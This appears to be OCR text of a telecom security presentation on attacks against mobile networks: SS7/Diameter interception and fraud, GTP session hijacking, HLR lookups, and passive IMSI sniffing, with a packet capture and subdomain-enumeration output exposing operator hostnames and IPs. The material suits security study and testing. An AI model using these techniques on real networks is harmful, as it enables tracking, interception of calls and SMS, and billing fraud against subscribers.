
- Enumeration and exploitation of internal core network nodes
- VLAN hoping possible between VoIP, ITPV and Data
- Using VoIP, Crafted SIP messages can be sent to perform SIP attacks like DoS
- Using IPTV, Send crafted IGMP messages to subscribe unbilled channels



Attack Vectors

Internet:


- Compromise web applications deployed in DMZ
- Exploitation of internal network components possible if there is lack of segregation between DMZ and core network
- Possible to connect with network nodes (e.g. PGW/GGSN or SGSN) exposed on the public domain
- Sending crafted SIP messages to SBCs exposed on the public domain



Attack Vectors

Roaming interfaces:

- Using SS7, perform HLR lookup to get subscriber information like, IMSI and serving MSC
- Using GTP, identify active tunnel session and hijack the session
- Using SS7/ Diameter, perform attacks leading to fraud like over-billing
- Using SS7/ Diameter, perform interception attacks like, SMS and Call



Reference: SS7 Locate Track Manipulate - Tobias Engel


Attack Vectors


Passive IMSI Sniffing using RTL-SDR and OsmocomBB phone

e212.imsi

time	Source	Src SSN	Destination	Dst SSN	Protocol	Length	Info
2018-11-26 22:37:38.490496979	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:37:47.074924692	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:37:47.538931566	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:37:48.000024169	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:37:48.512552161	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:37:59.731071423	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:00.187676781	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:00.380827492	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:00.704017337	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:00.843348698	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:00.898858372	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:01.109906143	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 2
2018-11-26 22:38:01.165234624	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 2
2018-11-26 22:38:01.302061384	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:01.359004857	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:01.620287546	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1
2018-11-26 22:38:01.766646353	127.0.0.1		127.0.0.1		GSMTAP	81	(CCCH) (RR) Paging Request Type 1


```
▸ Frame 10675: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▸ User Datagram Protocol, Src Port: 36798, Dst Port: 4729
▸ GSM TAP Header, ARFCN: 96 (Downlink), TS: 0, Channel: CCCH (2)
▾ GSM CCCH - Paging Request Type 1
  ▸ L2 Pseudo Length
  ▸ .... 0110 = Protocol discriminator: Radio Resources Management messages (0x6)
    Message Type: Paging Request Type 1
  ▾ Page Mode
      .... 0000 = Page Mode: Normal paging (0)
  ▸ Channel Needed
  ▾ Mobile Identity - Mobile Identity 1 - IMSI (424[redacted])
      Length: 8
      0100 .... = Identity Digit 1: 4
      .... 1... = Odd/even indication: Odd number of identity digits
      .... .001 = Mobile Identity Type: IMSI (1)
    ▾ IMSI: 424[redacted]
        Mobile Country Code (MCC): United Arab Emirates (424)
        Mobile Network Code (MNC): [redacted]
  ▸ P1 Rest Octets
```






Attack Vectors

Passive IMSI Sniffing using RTL-SDR and OsmocomBB phone



Attack Vectors



https://github.com/SigPloiter/HLR-Lookups

Attack Vectors

Example Realm Format

epc.mnc<MNC>.mcc<MCC>.3gppnetwork.org


```
→ Sublist3r git:(master) ./sublist3r.py -i -d 3gppnetwork.org

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for 3gppnetwork.org
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
                                DNSdumpster..
                                Virustotal..
                                ThreatCrowd..
                                SSL Certificates..
                                PassiveDNS..
                                omains Found: 783
                                0.0.0.0)
                                .mcc234.3gppnetwork.org (0.0.0.0)
dra01.asd3.epc.mnc009.mcc234.3gppnetwork.org (0.0.0.0)
hss02.asd3.epc.mnc009.mcc234.3gppnetwork.org (0.0.0.0)
topon.s11.calspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
mmee6.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s11.stjnspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s5.stjnspgw1.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s11.torspgw2.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topon.s5.torspgw2.epc.mnc131.mcc302.3gppnetwork.org (0.0.0.0)
topoff.s8.pgw01.node.epc.mnc650.mcc311.3gppnetwork.org (0.0.0.0)
topoff.s8.pgw02.node.epc.mnc650.mcc311.3gppnetwork.org (0.0.0.0)
epdg.epc.mnc001.mcc202.pub.3gppnetwork.org (94.143.178.220)
xcap.ims.mnc001.mcc202.pub.3gppnetwork.org (10.73.131.8)
config.rcs.mnc001.mcc202.pub.3gppnetwork.org (107.178.246.67)
testconfig.rcs.mnc001.mcc202.pub.3gppnetwork.org (0.0.0.0)
config.rcs.mnc005.mcc202.pub.3gppnetwork.org (85.205.100.141)
ftcontentserver.rcs.mnc005.mcc202.pub.3gppnetwork.org (85.205.100.142)
preprod.ftcontentserver.rcs.mnc005.mcc202.pub.3gppnetwork.org (0.0.0.0)
preprod.push.rcs.mnc005.mcc202.pub.3gppnetwork.org (0.0.0.0)
epdg.epc.mnc002.mcc204.pub.3gppnetwork.org (90.132.128.57)
bsf.mnc004.mcc204.pub.3gppnetwork.org (62.140.140.63)
epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.148)
ahm.epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.149)
ehv.epdg.epc.mnc004.mcc204.pub.3gppnetwork.org (109.39.144.150)
```

